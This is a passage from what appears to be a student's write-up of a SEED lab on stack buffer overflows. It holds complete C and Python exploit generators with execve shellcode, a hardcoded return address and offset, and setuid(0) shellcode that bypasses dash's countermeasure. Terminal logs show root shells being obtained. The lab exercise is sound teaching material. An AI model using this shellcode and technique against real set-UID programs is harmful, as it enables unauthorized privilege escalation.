0xbfffea90:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffeaa0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffeab0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffeac0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffead0:     0x04b00890      0xfba3dc08      0xffec80b7      0x909000bf
0xbfffeae0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffeaf0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffeb00:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffeb10:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffeb20:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffeb30:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffeb40:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffeb50:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffeb60:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffeb70:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffeb80:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffeb90:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffeba0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffebb0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffebc0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffebd0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffebe0:     0x90909090      0x90909090      0x90909090      0x90909090
gdb-peda$
```

With the help of above comand we can note the address of memory location to enter as the return address in our exploit code later on.


CODE TO RUN EXPLOIT AS A C-PROGRAM: (fill the buffer variable with following content)

```
/* You need to fill the buffer with appropriate contents here */

int start = 517-strlen(shellcode);

for (int i=0;i<strlen(shellcode);i++){

buffer[start] = shellcode[i];

start++;

}


long addr = 0xBFFFEA6C;

long *ptr = (long *)(buffer + 192);

*ptr = addr;
```



```
"\x31\xc0" /* Line 1: xorl %eax,%eax */
"\x50" /* Line 2: pushl %eax */
"\x68""//sh" /* Line 3: pushl $0x68732f2f */
"\x68""/bin" /* Line 4: pushl $0x6e69622f */
"\x89\xe3" /* Line 5: movl %esp,%ebx */
"\x50" /* Line 6: pushl %eax */
"\x53" /* Line 7: pushl %ebx */
"\x89\xe1" /* Line 8: movl %esp,%ecx */
"\x99" /* Line 9: cdq */
"\xb0\x0b" /* Line 10: movb $0x0b,%al */
"\xcd\x80" /* Line 11: int $0x80 */
;
void main(int argc, char **argv)
{
char buffer[517];
FILE *badfile;
/* Initialize buffer with 0x90 (NOP instruction) */
memset(&buffer, 0x90, 517);

/* You need to fill the buffer with appropriate contents here */
int start = 517-strlen(shellcode);

for (int i=0;i<strlen(shellcode);i++){
buffer[start] = shellcode[i];
start++;
}

long addr = 0xBFFFEA6C;
long *ptr = (long *)(buffer + 192);
*ptr = addr;

/* Save the contents to the file "badfile" */
badfile = fopen("./badfile", "w");
fwrite(buffer, 517, 1, badfile);
fclose(badfile);
}
[02/18/21]seed@VM:~/Desktop$
```

Below screenshot shows that post execution we get a zsh root access shell:




```
"\x50" /* Line 6: pushl %eax */
"\x53" /* Line 7: pushl %ebx */
"\x89\xe1" /* Line 8: movl %esp,%ecx */
"\x99" /* Line 9: cdq */
"\xb0\x0b" /* Line 10: movb $0x0b,%al */
"\xcd\x80" /* Line 11: int $0x80 */
;
void main(int argc, char **argv)
{
char buffer[517];
FILE *badfile;
/* Initialize buffer with 0x90 (NOP instruction) */
memset(&buffer, 0x90, 517);

/* You need to fill the buffer with appropriate contents here */
int start = 517-strlen(shellcode);

for (int i=0;i<strlen(shellcode);i++){
buffer[start] = shellcode[i];
start++;
}

long addr = 0xBFFFEA6C;
long *ptr = (long *)(buffer + 192);
*ptr = addr;

/* Save the contents to the file "badfile" */
badfile = fopen("./badfile", "w");
fwrite(buffer, 517, 1, badfile);
fclose(badfile);
}
[02/18/21]seed@VM:~/Desktop$ gcc -o exploit exploit.c
[02/18/21]seed@VM:~/Desktop$ ./exploit
[02/18/21]seed@VM:~/Desktop$ ./stack
# whoami
root
#
```

CODE TO RUN EXPLOIT AS A PYTHON PROGRAM: (just enter the below data into offset and return address in the given python file.)


```
ret = 0xBFFFEA6C # replace 0xAABBCCDD with the correct value

offset = 192 # replace 0 with the correct value
```

Make the file executable then run the python program to generate the badfile.



```
[02/18/21]seed@VM:~/Desktop$ cat exploit.py
#!/usr/bin/python3
import sys
shellcode= (
"\x31\xc0" # xorl %eax,%eax
"\x50" # pushl %eax
"\x68""//sh" # pushl $0x68732f2f
"\x68""/bin" # pushl $0x6e69622f
"\x89\xe3" # movl %esp,%ebx
"\x50" # pushl %eax
"\x53" # pushl %ebx
"\x89\xe1" # movl %esp,%ecx
"\x99" # cdq
"\xb0\x0b" # movb $0x0b,%al
"\xcd\x80" # int $0x80
"\x00"
).encode('latin-1')
# Fill the content with NOP’s
content = bytearray(0x90 for i in range(517))
# Put the shellcode at the end
start = 517 - len(shellcode)
content[start:] = shellcode
#########################################################################
ret = 0xBFFFEA6C # replace 0xAABBCCDD with the correct value
offset = 192 # replace 0 with the correct value
# Fill the return address field with the address of the shellcode
content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
#########################################################################
# Write the content to badfile
with open('badfile', 'wb') as f:
        f.write(content)
[02/18/21]seed@VM:~/Desktop$ sudo chmod +x exploit.py
[02/18/21]seed@VM:~/Desktop$ ./exploit.py
[02/18/21]seed@VM:~/Desktop$ █
```

On running the stack program, we can see that a zsh shell with root access gets started:




```
[02/18/21]seed@VM:~/Desktop$ cat exploit.py
#!/usr/bin/python3
import sys
shellcode= (
"\x31\xc0" # xorl %eax,%eax
"\x50" # pushl %eax
"\x68""//sh" # pushl $0x68732f2f
"\x68""/bin" # pushl $0x6e69622f
"\x89\xe3" # movl %esp,%ebx
"\x50" # pushl %eax
"\x53" # pushl %ebx
"\x89\xe1" # movl %esp,%ecx
"\x99" # cdq
"\xb0\x0b" # movb $0x0b,%al
"\xcd\x80" # int $0x80
"\x00"
).encode('latin-1')
# Fill the content with NOP’s
content = bytearray(0x90 for i in range(517))
# Put the shellcode at the end
start = 517 - len(shellcode)
content[start:] = shellcode
#########################################################################
ret = 0xBFFFEA6C # replace 0xAABBCCDD with the correct value
offset = 192 # replace 0 with the correct value
# Fill the return address field with the address of the shellcode
content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
#########################################################################
# Write the content to badfile
with open('badfile', 'wb') as f:
        f.write(content)
[02/18/21]seed@VM:~/Desktop$ sudo chmod +x exploit.py
[02/18/21]seed@VM:~/Desktop$ ./exploit.py
[02/18/21]seed@VM:~/Desktop$ ./stack
# whoami
root
# █
```

2.5 Task 3: Defeating **dash**’s Countermeasure:


Change the sh symlink to dash:

```
sudo ln -sf /bin/dash /bin/sh
```




```
[02/18/21]seed@VM:~/Desktop$ sudo ln -sf /bin/dash /bin/sh
[02/18/21]seed@VM:~/Desktop$ 
```

Create dash_shell_test file, compile and set-UID to root:




```
[02/18/21]seed@VM:~/Desktop$ sudo ln -sf /bin/dash /bin/sh
[02/18/21]seed@VM:~/Desktop$ gedit dash_shell_test.c
[02/18/21]seed@VM:~/Desktop$ cat dash_shell_test.c
// dash_shell_test.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{
char *argv[2];
argv[0] = "/bin/sh";
argv[1] = NULL;
// setuid(0);
execve("/bin/sh", argv, NULL);
return 0;
}
[02/18/21]seed@VM:~/Desktop$ gcc dash_shell_test.c -o dash_shell_test
[02/18/21]seed@VM:~/Desktop$ sudo chown root dash_shell_test
[02/18/21]seed@VM:~/Desktop$ sudo chmod 4755 dash_shell_test
[02/18/21]seed@VM:~/Desktop$ ls -al dash_shell_test
-rwsr-xr-x 1 root seed 7404 Feb 18 20:03 dash_shell_test
[02/18/21]seed@VM:~/Desktop$ 
```

In the below screenshot we can observe that when we don’t use the setuid method the shell access is of the user that ran the program.



```
[02/18/21]seed@VM:~/Desktop$ sudo ln -sf /bin/dash /bin/sh
[02/18/21]seed@VM:~/Desktop$ gedit dash_shell_test.c
[02/18/21]seed@VM:~/Desktop$ cat dash_shell_test.c
// dash_shell_test.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{
char *argv[2];
argv[0] = "/bin/sh";
argv[1] = NULL;
// setuid(0);
execve("/bin/sh", argv, NULL);
return 0;
}
[02/18/21]seed@VM:~/Desktop$ gcc dash_shell_test.c -o dash_shell_test
[02/18/21]seed@VM:~/Desktop$ sudo chown root dash_shell_test
[02/18/21]seed@VM:~/Desktop$ sudo chmod 4755 dash_shell_test
[02/18/21]seed@VM:~/Desktop$ ls -al dash_shell_test
-rwsr-xr-x 1 root seed 7404 Feb 18 20:03 dash_shell_test
[02/18/21]seed@VM:~/Desktop$ ./dash_shell_test
$ whoami
seed
$ 
```

After un-commenting the setuid line, recompiling, setting UID to root and running the script we can see that a shell with user logged in as root appears.




```
[02/18/21]seed@VM:~/Desktop$ vi dash_shell_test.c
[02/18/21]seed@VM:~/Desktop$ cat dash_shell_test.c
// dash_shell_test.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{
char *argv[2];
argv[0] = "/bin/sh";
argv[1] = NULL;
setuid(0);
execve("/bin/sh", argv, NULL);
return 0;
}
[02/18/21]seed@VM:~/Desktop$ gcc dash_shell_test.c -o dash_shell_test
[02/18/21]seed@VM:~/Desktop$ sudo chown root dash_shell_test
[02/18/21]seed@VM:~/Desktop$ sudo chmod 4755 dash_shell_test
[02/18/21]seed@VM:~/Desktop$ ./dash_shell_test
# whoami
root
# 
```

So, when the UID is set to ‘0’ prior executing the call to run a shell we get a shell logged in as root.


CODE TO RUN EXPLOIT AS A C-PROGRAM:

Running the exploit code without the setuid instruction, runs a shell but due to the dash’s safety measure we can see that the user is “seed”:




```
[02/18/21]seed@VM:~/Desktop$ gcc -o exploit exploit.c
[02/18/21]seed@VM:~/Desktop$ ./exploit
[02/18/21]seed@VM:~/Desktop$ ./stack
$ whoami
seed
$ 
```

Adding the setuid instructions to the old shell code written in C:



```
[02/18/21]seed@VM:~/Desktop$ cat exploit.c
/* exploit.c */
/* A program that creates a file containing code for launching shell */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[] =
"\x31\xc0" /* Line 1: xorl %eax,%eax */
"\x31\xdb" /* Line 2: xorl %ebx,%ebx */
"\xb0\xd5" /* Line 3: movb $0xd5,%al */
"\xcd\x80" /* Line 4: int $0x80 */
// ---- The code below is the same as the one in Task 2 ---
"\x31\xc0" /* Line 1: xorl %eax,%eax */
"\x50" /* Line 2: pushl %eax */
"\x68""//sh" /* Line 3: pushl $0x68732f2f */
"\x68""/bin" /* Line 4: pushl $0x6e69622f */
"\x89\xe3" /* Line 5: movl %esp,%ebx */
"\x50" /* Line 6: pushl %eax */
"\x53" /* Line 7: pushl %ebx */
"\x89\xe1" /* Line 8: movl %esp,%ecx */
"\x99" /* Line 9: cdq */
"\xb0\x0b" /* Line 10: movb $0x0b,%al */
"\xcd\x80" /* Line 11: int $0x80 */
;
void main(int argc, char **argv)
{
char buffer[517];
FILE *badfile;
/* Initialize buffer with 0x90 (NOP instruction) */
memset(&buffer, 0x90, 517);

/* You need to fill the buffer with appropriate contents here */
int start = 517-strlen(shellcode);

for (int i=0;i<strlen(shellcode);i++){
